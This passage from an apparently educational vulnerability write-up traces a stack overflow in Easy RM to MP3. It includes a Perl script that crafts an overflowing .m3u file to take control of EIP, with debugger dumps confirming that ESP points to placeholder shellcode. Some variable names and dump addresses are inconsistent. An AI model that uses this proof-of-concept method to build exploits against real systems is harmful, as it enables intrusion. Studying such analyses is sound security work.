000ffd48  48 49 4a 4b 33 41 42 43-44 45 46 47 48 49 4a 4b  HIJK3ABCDEF GHIJK
000ffd58  34 41 42 43 44 45 46 47-48 49 4a 4b 35 41 42 43  4ABCDEF GHIJK5ABC
000ffd68  44 45 46 47 48 49 4a 4b-36 41 42 43 44 45 46 47  DEF GHIJK6ABCDEF G
000ffd78  48 49 4a 4b 37 41 42 43-44 45 46 47 48 49 4a 4b  HIJK7ABCDEF GHIJK
000ffd88  38 41 42 43 44 45 46 47-48 49 4a 4b 39 41 42 43  8ABCDEF GHIJK9ABC
000ffd98  44 45 46 47 48 49 4a 4b-41 41 42 43 44 45 46 47  DEF GHIJKAABCDEF G
000fdda8  48 49 4a 4b 42 41 42 43-44 45 46 47 48 49 4a 4b  HIJKBABCDEF GHIJK
0:000> d
000fddb8  43 41 42 43 44 45 46 47-48 49 4a 4b 00 41 41 41  CAB CDEF GHIJK . AAA
000ffdc8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
000ffdd8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
000ffde8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
000ffdf8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
000ffe08  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
000ffe18  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
000ffe28  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
```

I found the esp point to the 5th character of our shellcode why? I guess because the fuction has a parameter whose size is 4bytes so after returning,the argument was popped up from stack In fact, it is really what I guess:

• .text:0041BCF8	push	ebp	
• .text:0041BCF9	mov	ecx, ebx	
• .text:0041BCFB	call	sub_41E2B0	; crash_function
• .text:0041BD00	pop	edi	

Now let me add 4 character in front of our shellcode and do the test again,if all goes well, esp should directly point to the beginning of our shellcode:

```
my $file= "test1.m3u";
my $junk= "A" x 26109;
my $eip = "BBBB";
my $preshellcode = "XXXX";
my $shellcode = "1ABCDEF GHIJK2ABCDEF GHIJK3ABCDEF GHIJK4ABCDEF GHIJK" .
```

```
"5ABCDEFHGIJK6ABCDEFHGIJK" .
"7ABCDEFHGIJK8ABCDEFHGIJK" .
"9ABCDEFHGIJKAABCDEFHGIJK".
"BABCDEFHGIJKCABCDEFHGIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$presHELLcode.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Let the application and see the esp again:

```
(d10.020): Access violation - code 00000003 (!!! Second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00006695
eip=42424242 esp=000fffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
42424242  ??             ???
0:000> d esp
000fffd38 31 41 42 43 44 45 46 47-48 49 4a 4b 32 41 42 43 1ABCDEFHGIJK2ABC
000fffd48 44 45 46 47 48 49 4a 4b-33 41 42 43 44 45 46 47 DEFGHIJK3ABCDEF
000fffd58 48 49 4a 4b 34 41 42 43-44 45 46 47 48 49 4a 4b HIJK4ABCDEFHGIJK
000fffd68 35 41 42 43 44 45 46 47-48 49 4a 4b 36 41 42 43 5ABCDEFHGIJK6ABC
000fffd78 44 45 46 47 48 49 4a 4b-37 41 42 43 44 45 46 47 DEFGHIJK7ABCDEF
000fffd88 48 49 4a 4b 38 41 42 43-44 45 46 47 48 49 4a 4b HIJK8ABCDEFHGIJK
000fffd98 39 41 42 43 44 45 46 47-48 49 4a 4b 41 41 42 43 9ABCDEFHGIJKAABC
000ffda8 44 45 46 47 48 49 4a 4b-42 41 42 43 44 45 46 47 DEFGHIJKRABCDEF
0:000> d
000ffdb8 48 49 4a 4b 43 41 42 43-44 45 46 47 48 49 4a 4b HIJKCABCDEFHGIJK
000ffdc8 00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .AAAAAAAAAAAAAA
000ffdd8 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffde8 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffdf8 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffe08 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffe18 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
000ffe28 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAA
```

Oh.Perfect! Now you have control the eip and esp at 0x000fffd38 points to our shellcode.Next we can overwrite EIP by a jump to shellcode

you can reference <https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/> for the detial of shellcode ,it's simple and I beliee you can understand it soon,I omit it here^_^

Ox2 Analysis Conclusion

The stack overflow in *Easy RM to MP3* is caused by the strcpy(),which doesn't check the size of copied-bytes from src. Here I just analyzed the cause for stack overflow by debugging and tracing,which I think that is very important in vul analysis,in fact, debugging and tracing is really the basic for analysis,I found my dynamic debugging is weak, and I will strengthrn debugging and reversing.I debuged the vulnerable application for many many many time(really many),and I love Breakpoint in debugging! Still that word,*Static analysis is the main,Dynamic analysis is the auxiliary.* You should be skilled in both for analyzing in one take .I believe I can do that.^_^

Reference: <https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>